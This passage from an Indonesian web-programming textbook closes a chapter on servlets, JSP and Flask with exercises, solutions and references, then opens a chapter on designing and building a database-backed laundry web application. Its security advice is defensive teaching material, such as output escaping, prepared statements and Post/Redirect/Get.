<h1>Bills</h1>
<form method="get" action="{{ url_for('bills') }}" class="filters">
  <select name="outlet">
    <option value="">All outlets</option>
    {% for o in outlets %}
      <option value="{{ o.id }}" {{ 'selected' if o.id == outlet }}>{{ o.name }}</option>
    {% endfor %}
  </select>
  <select name="status">
    <option value="">Any status</option>
    {% for s in ['queued', 'finished', 'departed'] %}
      <option {{ 'selected' if s == status }}>{{ s }}</option>
    {% endfor %}
  </select>
  <button type="submit">Show</button>
</form>

{% if not bills %}
  <p>No bills match.</p>
{% else %}
  <table>
    <tr><th>#</th><th>Bill</th><th>Arrived</th><th>Customer</th><th>Service</th>
        <th>Qty</th><th>Charged</th><th>Status</th></tr>
    {% for b in bills %}
    <tr class="{{ b.status }}">
      <td>{{ loop.index }}</td>
      <td><a href="{{ url_for('bill', id=b.id) }}">{{ b.id }}</a></td>
      <td>{{ b.arrived[:16] }}</td>
      <td>{{ b.customer_name }}</td>
      <td>{{ b.service_description }}</td>
      <td>{{ b.quantity }}</td>
      <td class="num">{{ b.payment | rupiah }}</td>
      <td>{{ 'cancelled' if b.cancelled else b.status }}</td>
    </tr>
    {% endfor %}
  </table>
  <p>{{ bills | length }} bill(s) shown, newest first.</p>
{% endif %}
{% endblock %}
```

Dua perbedaan penting. **Jinja2 melakukan *escape* secara bawaan**, sehingga bahayanya terbalik: `| safe` adalah frasa yang patut dicurigai. Dan **sesi bawaan Flask adalah *cookie* bertanda tangan**: peramban memegang datanya, dapat dibaca tetapi tidak dapat diubah, sedangkan Tomcat menyimpannya di server — karena itu jalur Flask hanya menyimpan id, nama, peran, dan gerai pegawai, dan `LAUNDRY_SECRET_KEY` harus berupa nilai acak yang panjang di lingkungan produksi.

`python -m unittest -v test_app` menjalankan aplikasi melalui *test client* Flask di atas salinan basis data. Kesebelas pengujian lulus; **Kode 7.72** adalah yang dicetak tiga di antaranya.

Kode 7.72 Keluaran sebenarnya dari pengujian Flask. Bandingkan dengan **Kode 7.62** dan **Kode 7.68**: nota yang sama, harga yang sama, penolakan yang sama, dari tiga tumpukan teknologi.

```
Bill B2954 created: 4 kg x Rp 12.000 = Rp 48.000.
Bill B2954 moved on. / Bill B2954 still owes Rp 48.000; record the payment first.
A customer id looks like C0001.
Weight in kg, for example 3.2 (at most 100).
Rack A01 already holds an open bill.
```

Server itu juga dijalankan dengan `python app.py` dan dikendalikan dengan `curl`, dengan hasil yang sama dan baris log akses seperti `POST /bills/new -> 302 in 6 ms`.

7.23 JSP Berdampingan dengan PHP yang Sudah Anda Kenal

Bab 3 dan 5 membangun halaman semacam ini dalam PHP. Hampir setiap baris memiliki kembarannya di sini, dan mempelajari baris-baris **Tabel 7.12** lebih berharga daripada mempelajari salah satu kolomnya saja.

Tabel 7.12 PHP dan *servlet*/JSP berdampingan. Dua baris terakhir adalah satu-satunya perbedaan hakiki; semua di atasnya hanyalah kosakata.

Gagasan	PHP (Bab 3 dan 5)	Servlet + JSP
Lubang di halaman	`<?php … ?>`	`<% … %>`
Mencetak nilai	`<?= $x ?>`	`<%= x %>` atau `${x}`
Nilai *query* atau formulir	`$_GET['q']`, `$_POST['name']`	`request.getParameter("q")`, `${param.q}`
Metode permintaan	`$_SERVER['REQUEST_METHOD']`	`doGet` / `doPost`
Escape untuk HTML	`htmlspecialchars($x)`	`<c:out value="${x}"/>`
Sesi	`$_SESSION['k']` sesudah `session_start()`	`session.setAttribute("k", v)`
Menyertakan berkas	`include 'header.php';`	`<%@ include file="header.jspf" %>`
Prepared statement	PDO dengan penampung `?`	`PreparedStatement` dengan `?`
Perulangan di halaman	`foreach ($a as $x):`	`<c:forEach var="x" items="${a}">`
Tujuan sebuah URL	berkas di disk	kelas atau halaman, lewat anotasi atau `web.xml`
Kapan kode berjalan	diinterpretasi, setiap permintaan	diterjemahkan dan dikompilasi sekali
Di antara permintaan	tidak ada yang bertahan	*servlet*, objek halaman, dan *field*-nya bertahan

Dua baris terakhir itulah yang harus dilupakan pengembang PHP: variabel global PHP mati bersama respons, sedangkan *field* Java dipakai bersama oleh setiap pengunjung; dan URL Java menunjuk sebuah komponen, yang memberi alamat yang dapat berpindah tanpa memindahkan kode serta halaman yang tidak dapat diminta langsung oleh peramban.

7.24 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan di lingkungan produksi di `app.profitina.com`. Platform ini mengukur seberapa siap situs sebuah merek untuk *dikutip oleh mesin jawaban AI* — *Generative Engine Optimization*, GEO — dan membantu memperbaiki temuannya. Profitina adalah aplikasi Python di atas FastAPI dan PostgreSQL, dengan model Qwen2.5 lokal melalui Ollama; tidak ada satu baris pun yang ditulis dalam Java, tetapi setiap gagasan bab ini menopang produk itu.

Controller tanpa HTML, *view* tanpa keputusan: dasbor menggambar skor beserta sinyal-sinyalnya tanpa menghitung apa pun, sehingga aturan penilaian dapat berubah tanpa menyentuh halamannya.

Filter untuk kebutuhan setiap permintaan: autentikasi, pembatasan laju login, dan pemeriksaan persetujuan berjalan sebelum penangan mana pun, di satu tempat.

***Escaping* tanpa kecuali**: umpan komunitas waktu nyata menampilkan tulisan satu pengguna kepada semua pengguna lain, dan mesin templat meng-*escape*-nya secara bawaan.

***Scope* dan rahasia**: hasil pemindaian milik satu permintaan, pengguna milik sesi, batas paket milik aplikasi; kata sandi hanya disimpan sebagai *hash* Argon2id, dan kewajiban UU PDP — persetujuan, ekspor data, penghapusan akun — diwujudkan sebagai fitur. *Hash* PBKDF2 dan *cookie* `HttpOnly` di Laundry adalah disiplin yang sama dalam skala kelas.

Seperti biasa, studi kasus yang dapat dijalankan adalah **Profitina Laundry**, bukan produk sesungguhnya. Yang terbawa adalah bentuknya — masukan yang tidak dipercaya, validator, model, *view*, *filter*, *scope* dengan masa hidup yang tepat — dan bentuk itu tidak peduli bahasa apa yang dipakai untuk menuliskannya.

7.25 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Impor `javax.servlet` di Tomcat 10 atau 11. Setiap alamat menjawab 404. Gunakan `jakarta.servlet` (**Tabel 7.2**).

Jar Servlet API di dalam WAR. `ClassCastException` dari sebuah kelas ke dirinya sendiri. Kompilasilah terhadapnya; jangan pernah mengemasnya.

Tidak ada jar JSTL. Tomcat tidak menyertakannya; `jakarta.tags.core` "cannot be resolved". Taruh kedua jar di `WEB-INF/lib`.

Titik koma di dalam `<%= … %>`. Baris yang dihasilkan sudah memilikinya.

Data permintaan di dalam deklarasi atau *field servlet*. Dipakai bersama oleh semua pengunjung sekaligus. Gunakan variabel lokal atau *request scope*.

Lupa bahwa `getParameter` mengembalikan `null`. Bacalah parameter melalui metode pembantu yang mengubah `null` menjadi `""`.

Menetapkan penyandian karakter sesudah `getParameter` pertama. Terlambat; gunakan *filter* yang berjalan paling awal.

`${prices.wash-fold}`. Tanda hubung adalah tanda kurang dan jawabannya diam-diam `0`. Tulis `${prices['wash-fold']}`.

`${x}` polos untuk nilai yang diketik orang. Tidak ada *escape*. Gunakan `<c:out>`.

`<a href="/bills">` di aplikasi yang sudah di-*deploy*. *Context path*-nya hilang. Gunakan `${ctx}/bills` atau `<c:url>`.

`property="*"` pada *bean* yang berisi harga. Pengunjung menentukan harganya. Salin isian satu per satu.

***Forward* sesudah POST yang berhasil.** Reload membuat nota dua kali. Lakukan *redirect*.

Menyusun SQL dengan menyambung string. Ikat setiap nilai.

Menampilkan *stack trace* kepada pengunjung. Catat di log; tampilkan satu kalimat.

Memercayai `HttpExchange.setAttribute` sebagai milik satu permintaan. Atribut itu milik *context*. Gunakan *request scope* yang sungguhan.

Men-*deploy* dengan `admin`/`admin` di `tomcat-users.xml`. *Manager* menerima unggahan program.

7.26 Ringkasan Bab

Servlet container menjalankan kelas Anda (**Gambar 7.2**): *connector* menerima permintaan, *filter* berjalan berurutan, *servlet* memutuskan, halaman JSP menggambar. Gunakan Tomcat 10.1 atau 11 dan paket `jakarta.*` (**Tabel 7.2**); pasang Tomcat dengan membongkar arsipnya, atau dari VS Code dengan Community Server Connectors.

Halaman JSP adalah *servlet* yang menyamar. Halaman itu diterjemahkan menjadi Java, dikompilasi, dimuat, dan dibuat *instance*-nya sekali; setiap permintaan adalah satu pemanggilan `_jspService` pada satu objek bersama (**Gambar 7.12**, **Gambar 7.13**, **Kode 7.6**).

Teks templat disalin; elemen JSP adalah lubang. `<%= expr %>` menjadi `out.print(expr)`; `<% code %>` ditempelkan ke dalam metode; `<%! code %>` mendarat di kelas dan dipakai bersama oleh semua pengunjung (**Tabel 7.5**). Direktif berbicara kepada penerjemah, sekali saja (**Tabel 7.4**).

Sembilan objek implisit, empat *scope* (**Tabel 7.6**, **Tabel 7.7**). *Scope* menjawab "berapa lama ini harus hidup?" dan ditelusuri oleh `${name}` dengan urutan page, request, session, application.

Bean, EL, dan JSTL mengeluarkan Java dari halaman. *Bean* adalah konstruktor tanpa argumen ditambah `getX`/`setX`; EL membaca; JSTL memutuskan dan mengulang; `<c:out>` melakukan *escape*, dan nilai bawaan itu adalah kendali keamanan (**Kode 7.40**).

Servlet dan JSP bersama-sama adalah MVC (**Gambar 7.17**, **Gambar 7.19**): *servlet* mengendalikan dan meneruskan, halaman menampilkan, model memegang aturan. Sesudah POST yang berhasil, lakukan *redirect*.

JDBC melalui DAO, dengan parameter terikat dan transaksi, menjalankan SQL yang sama di SQLite dan MySQL; URL, atau *pool* JNDI, yang menentukan mana (**Kode 7.48**, **Kode 7.51**).

Sesi mengingat, *filter* menjaga. Simpan kata sandi sebagai *hash*, ganti id sesi saat login, periksa token CSRF pada setiap POST, dan taruh setiap aturan yang melintang di dalam *filter* (**Kode 7.57**).

Aplikasi yang sama berjalan dengan tiga cara (**Tabel 7.11**): *servlet* dan JSP di Tomcat, HttpServer bawaan JDK, serta Flask dengan Jinja2. Tugasnya sama; hanya namanya yang berubah.

Spesifikasinya adalah Jakarta Servlet [5], Jakarta Pages [6], Jakarta Tags [7], dan Jakarta Expression Language [8]; dokumentasi Tomcat [9] dan halaman Community Server Connectors [10] adalah pendamping praktisnya; Basham, Sierra, dan Bates [11] serta Hall dan Brown [12] adalah uraian panjang yang ramah. Untuk JDBC lihat [13] dan manual MySQL [14]; untuk Flask, [15]. Aturan keamanannya milik OWASP [16], dan kewajiban data pribadinya adalah UU 27/2022 [4]. Rilis Jakarta EE 11 diumumkan dalam [1], versi Tomcat pada **Tabel 7.2** dilacak dalam [2], dan isi XAMPP terbaru dalam [3].

7.27 Soal Latihan

7.1 Jalankan `./xlate.sh hello.jsp` di folder `minijsp` dan tunjukkan baris **Kode 7.6** yang dihasilkan oleh setiap baris **Kode 7.4**.

7.2 Tebak, lalu periksa, apa yang dilakukan masing-masing `<%= 4 * 12000 %>`, `<%= 4 * 12000; %>`, dan `<%= "4" + 12000 %>`.

7.3 Mintalah `counter.jsp` tiga kali dan jelaskan dua deret angkanya.

7.4 Mintalah `scopes.jsp` dua kali, lalu dari peramban kedua. Pencacah mana yang bergerak, dan mengapa?

7.5 Sebuah halaman menampilkan `${param.note}` dan pengunjung mengirim `<b>hi</b>`. Apa yang digambar peramban? Gantilah dengan `<c:out>` lalu jawab lagi.

7.6 Tebak `${prices.wash-fold}`, `${prices['wash-fold']}`, `${7 * 8000}`, dan `${36000 div 6}` di `el-demo.jsp` milik MiniJSP, lalu periksa.

7.7 Tulis ulang perulangan keranjang belanja di **Kode 7.21** dengan `<c:forEach>` dan `<c:out>`. Versi mana yang dapat dibiarkan rusak tanpa disadari editor mana pun?

7.8 Hitung dengan tangan tagihan untuk 2,1 kg gorden (S0010, Rp 15.000 per kg) dan untuk 3 sprei/bed cover (S0008). Lalu buatlah keduanya di salah satu dari tiga jalur yang berjalan.

7.9 Hapus `resp.sendRedirect` dari `NewBillServlet` dan lakukan *forward* ke `bill.jsp` sebagai gantinya. Apa yang terjadi ketika kasir menekan Reload?

7.10 Login sebagai `cuci1@profitina-laundry.example` dan coba buat sebuah nota. Baris mana di kelas mana yang menghentikan Anda, dan status apa yang kembali?

7.11 Jelaskan mengapa `<%@ include %>` tidak dapat menerima nama halaman yang dihitung pada saat permintaan, dengan memakai istilah *fase penerjemahan* dan *fase permintaan*.

7.12 Arahkan jalur HttpServer ke MySQL (atau MariaDB) dan jalankan pengujiannya. Apa yang harus Anda ubah di kode Java?

7.28 Penyelesaian Soal Latihan

7.1 `<html>` menjadi `out.write("<html>\n");` tab bertahan sebagai `\t`; `<%= new java.util.Date() %>` menjadi `out.print(new java.util.Date());`; dan variabel di bagian atas `_jspService` adalah objek implisit yang tidak dideklarasikan siapa pun. Kelasnya bernama `hello_jsp` karena berkasnya `hello.jsp`.

7.2 Yang pertama mencetak `48000` — aritmetika bilangan bulat, tanpa pemisah. Yang kedua tidak dapat diterjemahkan: baris yang dihasilkan adalah `out.print(4 * 12000;);`. Yang ketiga mencetak `412000`: di Java, `+` dengan `String` di sebelah kiri berarti penyambungan. PHP akan mengubah `"4"` menjadi bilangan dan mencetak `12004`; ungkapan yang sama bermakna berbeda di kedua bahasa.

7.3 Pencacah yang dideklarasikan mencetak 1, 2, 3; variabel lokal mencetak 1, 1, 1 (**Kode 7.11**). *Field* itu milik satu-satunya objek halaman; variabel lokal milik satu pemanggilan `_jspService`.

7.4 Page tetap 1, request berubah menjadi angka yang tidak berkaitan, session dan application sama-sama naik (**Kode 7.29**). Di peramban kedua, sesi mulai lagi dari 1 — peramban itu tidak memiliki *cookie* sesi pertama — sementara application terus naik.

7.5 `${param.note}` menulis `<b>hi</b>` ke halaman dan peramban menggambar **hi** dengan huruf tebal: pengunjung telah mengubah *markup* Anda, dan dengan `<script>` ia dapat menjalankan kode di peramban orang lain. `<c:out value="${param.note}"/>` menulis `<b>hi</b>` dan peramban menampilkan karakter `<b>hi</b>`.

7.6 `0` (tanda hubung adalah tanda kurang: dua nama yang tidak ada, masing-masing nol); `8000`; `56000` (bilangan bulat tetap bulat di bawah `*`); `6000.0` (`div` selalu menghasilkan pecahan).

7.7 Versi JSTL-nya adalah pola `<c:forEach>` di **Kode 7.35**. Versi *scriptlet* dapat rusak tanpa terlihat: hapus `<% } %>` penutupnya, maka tidak ada yang tampak salah di halaman, sementara

kompilator mengeluhkan akhir berkas. Hapus `</c:forEach>`, maka setiap editor menandai tag yang tidak tertutup.

7.8 Gorden dijual per kg, sehingga 2,1 kg dibulatkan ke atas menjadi 3 satuan: $3 \times 15000 = 45000$, Rp 45.000. Bed cover dihitung per buah dan harus bilangan bulat: $3 \times 35000 = 105000$, Rp 105.000. Memasukkan `2.5` bed cover ditolak dengan "A whole number of items, for example 2."

7.9 Reload mengulang POST — peramban biasanya bertanya "kirim ulang formulir?" — dan nota kedua, B2955, dibuat untuk cucian yang sama. Post/Redirect/Get ada justru untuk mencegah hal ini.

7.10 `NewBillServlet.doPost`: `if (!user.isMayCreateBills())` mengirim 403 "Washers do not take new bills.", yang digambar `error.jsp` sebagai *Not allowed*. (`Employee.isMayCreateBills` mengembalikan `false` untuk peran *washer*.) Jalur HttpServer dan Flask menjawab 403 di tempat yang sama.

7.11 Direktif `include` dipatuhi pada **fase penerjemahan**, ketika halaman diubah menjadi kode sumber Java. Pada saat itu belum ada permintaan — tidak ada parameter, sesi, maupun pengunjung — sehingga nama berkasnya harus konstan. `<jsp:include>` dipatuhi pada **fase permintaan**, ketika permintaan sudah ada, sehingga atribut `page`-nya boleh dihitung dari permintaan itu.

7.12 Tidak ada. Muat `schema.mysql.sql` dan `seed.mysql.sql`, taruh jar *driver* di *classpath*, dan berikan `-Dlaundry.db.url=jdbc:mysql://localhost:3306/profitina_laundry?user=laundry&password=…` (atau tetapkan `LAUNDRY_DB_URL`). SQL-nya sama untuk kedua basis data; hanya `Db` yang melihat URL. Proses pembangunan buku ini menjalankan persis hal itu terhadap MariaDB, dan keempat belas pemeriksaan lulus.

Daftar Pustaka

[1] Eclipse Foundation, "The Eclipse Foundation's Jakarta EE Working Group announces Jakarta EE 11 release," Jun. 26, 2025. [Online]. Available: https://jakarta.ee/news/jakarta-ee-11-released/

[2] The Apache Software Foundation, *Apache Tomcat: Which version do I want?* [Online]. Available: https://tomcat.apache.org/whichversion.html (accessed Sep. 2026); endoflife.date, *Apache Tomcat*. [Online]. Available: https://endoflife.date/tomcat

[3] Apache Friends, "New XAMPP release 8.2.12, 8.1.25 and 8.0.30," Nov. 19, 2023. [Online]. Available: https://www.apachefriends.org/blog/new_xampp_20231119.html

[4] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[5] Eclipse Foundation, *Jakarta Servlet Specification, Version 6.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[6] Eclipse Foundation, *Jakarta Pages Specification, Version 3.1*. Brussels, Belgium: Eclipse Foundation, 2022.

[7] Eclipse Foundation, *Jakarta Standard Tag Library Specification, Version 3.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[8] Eclipse Foundation, *Jakarta Expression Language Specification, Version 5.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[9] Apache Software Foundation, *Apache Tomcat 11 Documentation*. [Online]. Available: https://tomcat.apache.org/tomcat-11.0-doc/

[10] Red Hat, *Community Server Connectors* (Visual Studio Code extension `redhat.vscode-community-server-connector`). [Online]. Available: https://marketplace.visualstudio.com/items?itemName=redhat.vscode-community-server-connector

[11] B. Basham, K. Sierra, and B. Bates, *Head First Servlets and JSP*, 2nd ed. Sebastopol, CA, USA: O'Reilly Media, 2008.

[12] M. Hall and L. Brown, *Core Servlets and JavaServer Pages*, 2nd ed. Upper Saddle River, NJ, USA: Prentice Hall, 2003.

[13] Oracle Corporation, *JDBC Basics: The Java Tutorials*. [Online]. Available: https://docs.oracle.com/javase/tutorial/jdbc/

[14] Oracle Corporation, *MySQL 8.4 Reference Manual*. [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/

[15] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[16] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://owasp.org/Top10/2025/

Bab 8
Evaluasi dan Pembahasan II: Aplikasi Web Berbasis Basis Data, dari Rancangan sampai Penerapan

Bab ini tidak menambahkan teknologi baru. Bab ini mengerjakan soal, dua belas jumlahnya, dan masing-masing diselesaikan dari halaman kosong. Empat soal pertama bersama-sama membentuk satu proyek: situs web lengkap untuk Profitina Laundry dengan basis data yang dirancang dari nol, registrasi, *login*, dan *logout*, delapan fitur yang bekerja di atasnya, sebuah uji penerimaan yang membuktikan bahwa fitur-fitur itu bekerja, serta repositori dan penerapan (*deployment*) yang aman untuk diperlihatkan kepada dunia. Delapan soal lainnya baru, dan masing-masing membidik satu gagasan dari Bab 5 sampai Bab 7: laporan yang dibangun dengan `JOIN`, `GROUP BY`, dan `HAVING`; cek status yang tidak dapat dibobol dengan *SQL injection*; perbedaan antara *cookie* dan sesi, diperlihatkan dengan memalsukan salah satunya; ekspor XML yang tetap *well-formed*; XML Schema yang menangkap apa yang tidak dapat ditangkap *parser*; daftar harga JSON yang angkanya sungguh-sungguh angka; *servlet* dan halaman JSP yang disusun sebagai *model*, *view*, dan *controller*; serta siklus hidup dan *scope* sebuah *servlet*. Setiap soal diselesaikan dalam teknologi yang menjadi pokoknya (PHP, SQL, XML, JSON, atau JSP), lalu sekali lagi dalam Java dan dalam Python, dan setiap keluaran yang Anda lihat benar-benar dicetak oleh program di atasnya. Di akhir bab, Anda akan memiliki sebuah metode untuk soal web apa pun yang melibatkan basis data, dan Anda sudah memakainya dua belas kali.

8.1 Titik Tolak Kita

Bab 5, 6, dan 7 telah mengisi kotak perkakas yang dipakai oleh sisa buku ini. Menyebut nama perkakas yang tepat sudah separuh dari penyelesaian soal, jadi mari kita buka kotak itu dan melihat isinya.

Dari **Bab 5** kita memiliki *server* (peladen) yang berjalan: Apache atau *server* pengembangan bawaan PHP di depan, PHP di tengah, dan MySQL atau MariaDB (atau SQLite, yang sama sekali tidak memerlukan *server*) di belakang. Kita memiliki *redirection* (pengalihan: *header* `Location` dan kode status 302), *cookie* dan sesi (bagaimana *server* yang melupakan segalanya di antara dua permintaan tetap dapat mengingat siapa Anda), model relasional (tabel, baris, kunci primer, *foreign key*), normalisasi (tiga bentuk normal yang mencegah satu fakta disimpan dua kali), dan SQL dari nol: `CREATE TABLE`, `INSERT`, `SELECT` dengan `WHERE`, `ORDER BY`, dan `LIMIT`, `UPDATE`, `DELETE`, *join*, `GROUP BY`, dan `HAVING`. Kita menghubungkan PHP dengan basis data, mula-mula dengan `mysqli` lalu dengan PDO, kita menyaksikan *SQL injection* membobol halaman *login*, dan kita memperbaikinya dengan *prepared statement*. Kita juga berkenalan dengan transaksi, yang membuat beberapa perubahan terjadi bersama-sama atau tidak sama sekali.

Dari **Bab 6** kita memiliki XML: enam aturan *well-formedness*, referensi entitas seperti `&`, pohon simpul, *namespace*, perbedaan antara *well-formed* dan *valid*, DTD dan XML Schema, tiga cara membaca dokumen (DOM, SAX, dan *pull parsing*), XPath dan XSLT, serta JSON, saingan yang lebih ringan dan kini dipakai oleh sebagian besar API web.

Dari **Bab 7** kita memiliki Java di sisi *server*: kontainer (Tomcat), *servlet* beserta siklus hidupnya (`init`, `service`, `destroy`), halaman JSP dan *servlet* yang menjadi wujud aslinya, direktif, elemen *scripting*, objek implisit, empat *scope* (*page*, *request*, *session*, *application*), JavaBean, Expression Language, JSTL, *forward*, dan JDBC melalui kelas akses data yang kecil.

Bab ini memakai semuanya, dalam empat lapis.

1. **Sebuah metode** (Subbab 8.2): delapan langkah yang membawa Anda dari satu paragraf kebutuhan menuju aplikasi web yang bekerja dan teruji.
2. **Kasus dan kodenya** (Subbab 8.3): satu basis data, satu folder program, dan cara menjalankan setiap program itu.
3. **Dua belas soal yang dikerjakan.** Soal 8.1 sampai 8.4 (Subbab 8.4) membangun proyek yang utuh. Soal 8.5 sampai 8.7 (Subbab 8.5) adalah soal baru tentang PHP dan MySQL, Soal 8.8 sampai 8.10 (Subbab 8.6) tentang XML dan JSON, serta Soal 8.11 dan 8.12 (Subbab 8.7) tentang *servlet* dan JSP.
4. **Subbab penutup seperti biasa**: perbandingan semua soal, tempat gagasan-gagasan ini bertemu produk nyata, kesalahan yang sering terjadi, ringkasan, soal latihan, dan penyelesaian lengkapnya.

Setiap soal disusun dengan urutan yang sama, dan setiap bagian diberi label tebal agar mudah ditemukan kembali: **Soal**, **Dengan bahasa kita sendiri**, **Rancangan**, penyelesaian dalam teknologi soal itu sendiri lalu dalam **Java** dan **Python**, **Baris demi baris**, **Penyelesaian keliru yang menggoda**, dan **Uji diri**.

> **CARA MEMAKAI BAB INI.** Bacalah pernyataan sebuah soal, lalu tutup sisa halamannya dan kerjakan sendiri selama sepuluh menit: sketsakan tabelnya, tulis URL setiap halaman, tulis satu pernyataan SQL dengan tangan. Penyelesaian yang lebih dulu Anda pergumulkan akan Anda pahami dengan cara yang tidak pernah dicapai oleh penyelesaian yang hanya Anda baca. Sesudah itu, lanjutkan membaca dan bandingkan. Varian *uji diri* di akhir setiap soal memberi tahu Anda apakah gagasannya benar-benar sudah sampai.

8.2 Cara Menghadapi Soal Aplikasi Web

Soal pemrograman web jarang berbunyi “tulislah satu fungsi ini”. Biasanya bunyinya “inilah sebuah usaha; jadikan ia situs web”. Sebuah *laundry* menerima pakaian, menimbangnya, menetapkan harganya, mencucinya, menerima uang, lalu menyerahkan kembali pakaiannya. Dari mana kita mulai? Pemula mulai dengan membuka editor dan mengetik `<html>`. Justru di situlah kita tidak boleh mulai, sebab setiap halaman bergantung pada data di belakangnya, dan datanya belum diputuskan. Subbab ini memberikan sebuah metode: delapan langkah yang mengatakan apa yang ditulis dan dalam urutan apa, sebelum dan selama Anda menulis kode. Pada soal kecil, empat langkah pertama memakan dua puluh menit; pada soal besar, langkah-langkah itulah pembeda antara sebuah rancangan dan setumpuk halaman.

> **DEFINISI.** *Kebutuhan* (*requirement*) adalah satu kalimat yang menyatakan apa yang harus dapat dilakukan seseorang dengan sistem, atau apa yang tidak boleh pernah terjadi: “kasir dapat mencatat pembayaran untuk sebuah nota”, “tidak seorang pun dapat menghapus pelanggan yang masih memiliki nota”. *Fitur* adalah sekelompok halaman dan tindakan yang memenuhi satu atau beberapa kebutuhan bagi satu jenis pengguna.

Langkah 1 — Tuliskan orang-orangnya dan apa yang ingin dilakukan masing-masing. Siapa yang memakai situs ini? Untuk *laundry*: *pelanggan*, yang ingin melihat daftar harga dan keadaan nota-notanya sendiri; *kasir*, yang menerima nota, mencatat pembayaran, dan merawat daftar

pelanggan; serta *pengunjung* yang belum *login* dan hanya boleh melihat halaman publik. Di samping setiap orang, tuliskan kata kerja: *mendaftar*, *login*, *mencari*, *menambah*, *mengubah*, *membayar*, *mengambil*. Setiap kata kerja adalah calon fitur.

Langkah 2 — Garis bawahi kata bendanya, dan jadikan tabel. Pelanggan, layanan, nota, pembayaran, gerai, karyawan. Kata benda yang memiliki beberapa fakta sendiri (pelanggan punya nama, nomor telepon, alamat surel) menjadi tabel; kata benda yang hanya satu fakta (nomor telepon) menjadi kolom. Dua kata benda yang dihubungkan oleh "memiliki" atau "milik" (pelanggan *memiliki* nota) menjadi *foreign key* di sisi "banyak". Inilah model konseptual, dan Soal 8.1 mengerjakannya secara lengkap.

Langkah 3 — Pastikan setiap fakta tinggal di tepat satu tempat. Terapkan tiga bentuk normal dari Bab 5. Nama pelanggan tinggal di `Customer` dan tidak pernah disalin ke `Bill`; nota merujuk pelanggan melalui id-nya. Ada satu pengecualian yang disengaja, dan justru pengecualian itu mengajarkan aturannya: *jumlah yang ditagihkan* disalin ke nota ketika nota dibuat, sebab perubahan daftar harga di kemudian hari tidak boleh menulis ulang apa yang ditagihkan kepada pelanggan bulan lalu. Salinan yang mencatat sejarah bukanlah duplikasi; salinan yang sekadar menghemat satu *join* adalah duplikasi.

Langkah 4 — Daftarkan URL-nya. Setiap halaman dan setiap tindakan mendapat metode dan *path*: `GET /customers` menampilkan daftar, `POST /customers/new` membuat, `POST /customers/C0001/delete` menghapus. Tindakan membaca memakai `GET`; apa pun yang mengubah data memakai `POST`, sebab peramban, mesin pencari, atau pratinjau tautan dapat mengikuti tautan `GET` atas kemauannya sendiri [1]. Setelah `POST` yang berhasil, jawablah dengan *redirect*, jangan dengan halaman, agar menekan tombol *Reload* tidak menagih pelanggan dua kali. Aturan ini punya nama, *Post/Redirect/Get*.

Langkah 5 — Putuskan siapa boleh melakukan apa. Untuk setiap URL, tuliskan jenis pengguna yang boleh memakainya: tidak seorang pun, siapa saja, pelanggan, staf. Pemeriksaan yang menegakkan aturan ini berjalan di *server* pada setiap permintaan. Menyembunyikan tautan di menu adalah kemudahan, bukan perlindungan.

Langkah 6 — Tulis pemeriksaannya sebelum kodenya. Untuk setiap fitur, tuliskan dua atau tiga permintaan beserta apa yang harus kembali, dan selalu sertakan kasus tepi (*edge case*): pencarian kosong, jumlah nol, pelanggan yang masih memiliki nota, pembayaran yang melebihi sisa tagihan, halaman yang tidak ada. Soal 8.4 mengubahnya menjadi uji penerimaan yang berjalan lewat HTTP sungguhan.

Langkah 7 — Bangun satu permintaan setiap kali, dan jalankan. Tulis satu rute, cobalah, lalu rute berikutnya. Sebagian besar pemula menulis sepuluh halaman lalu baru mendapati bahwa sesinya tidak pernah bekerja. Setiap kali satu rute selesai, jalankan semua pemeriksaan yang sudah ditulis.

Langkah 8 — Jauhkan rahasia dari kode, dan catat apa yang Anda bangun. Kata sandi dan kunci diambil dari lingkungan (*environment*), tidak pernah dari berkas di repositori. Laporan singkat (seperti apa datanya, apa yang dilakukan setiap fitur, apa yang diukur, siapa mengerjakan apa) adalah bagian dari produk, bukan renungan belakangan; Soal 8.4 memperlihatkan bentuknya.

> **URUTANNYA PENTING.** Data lebih dulu (Langkah 2 dan 3), lalu alamat (Langkah 4), lalu izin (Langkah 5), lalu uji (Langkah 6), dan barulah kode (Langkah 7). Setiap langkah membatasi

> langkah berikutnya. Tim yang mulai dari Langkah 7 akan merancang ulang tabelnya pada malam terakhir, ketika setiap halaman sudah bergantung pada tabel itu.

8.3 Kasus dan Kode dalam Bab Ini

Kedua belas soal memakai satu basis data: basis data Profitina Laundry yang juga dipakai oleh aplikasi jadi dalam buku ini. Basis data itu menggambarkan sebuah *laundry* fiktif di Surabaya dengan tiga gerai (Rungkut, Keputih dekat kampus, dan Wiyung), empat belas karyawan, dua belas layanan, 256 pelanggan, 2.953 nota, 3.319 pembayaran, dan 8.802 baris jejak audit: satu tahun usaha yang berakhir pada 30 September 2026 pukul 21.00, saat toko tutup. Basis data itu tersedia dalam dua dialek, satu untuk SQLite dan satu untuk MySQL atau MariaDB, dengan tujuh tabel yang sama: `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment`, dan `StatusLog`. SQLite menyimpan seluruh basis data dalam satu berkas, `laundry.db`, dan tidak memerlukan pemasangan apa pun selain bahasa yang sudah Anda pakai; itulah sebabnya SQLite menjadi bawaan di sini. Setiap program PHP juga berjalan di MySQL bila Anda mengisi satu variabel lingkungan.

Kode bab ini tinggal di satu folder, `Code_new/Chapter08`, yang tersusun seperti ditunjukkan **Tabel 8.1**. Folder itu memiliki `README.md` sendiri yang menjelaskan cara menjalankan setiap program di Windows, macOS, dan Linux, dari terminal maupun dari VS Code.

Tabel 8.1 Folder-folder kode bab ini. Setiap program menyebutkan, pada komentar pertamanya, perintah untuk menjalankannya.

Folder	Isinya	Memerlukan
`data/`	`laundry.db`, salinan basis data Profitina Laundry	tidak ada
`sql/`	SQL untuk Soal 8.1 dan 8.5 serta soal latihan	SQLite atau MySQL
`php/`	Laundry Desk (`lib.php`, `public/index.php`) serta Soal 8.2 dan 8.5 sampai 8.10	PHP 8 dengan PDO
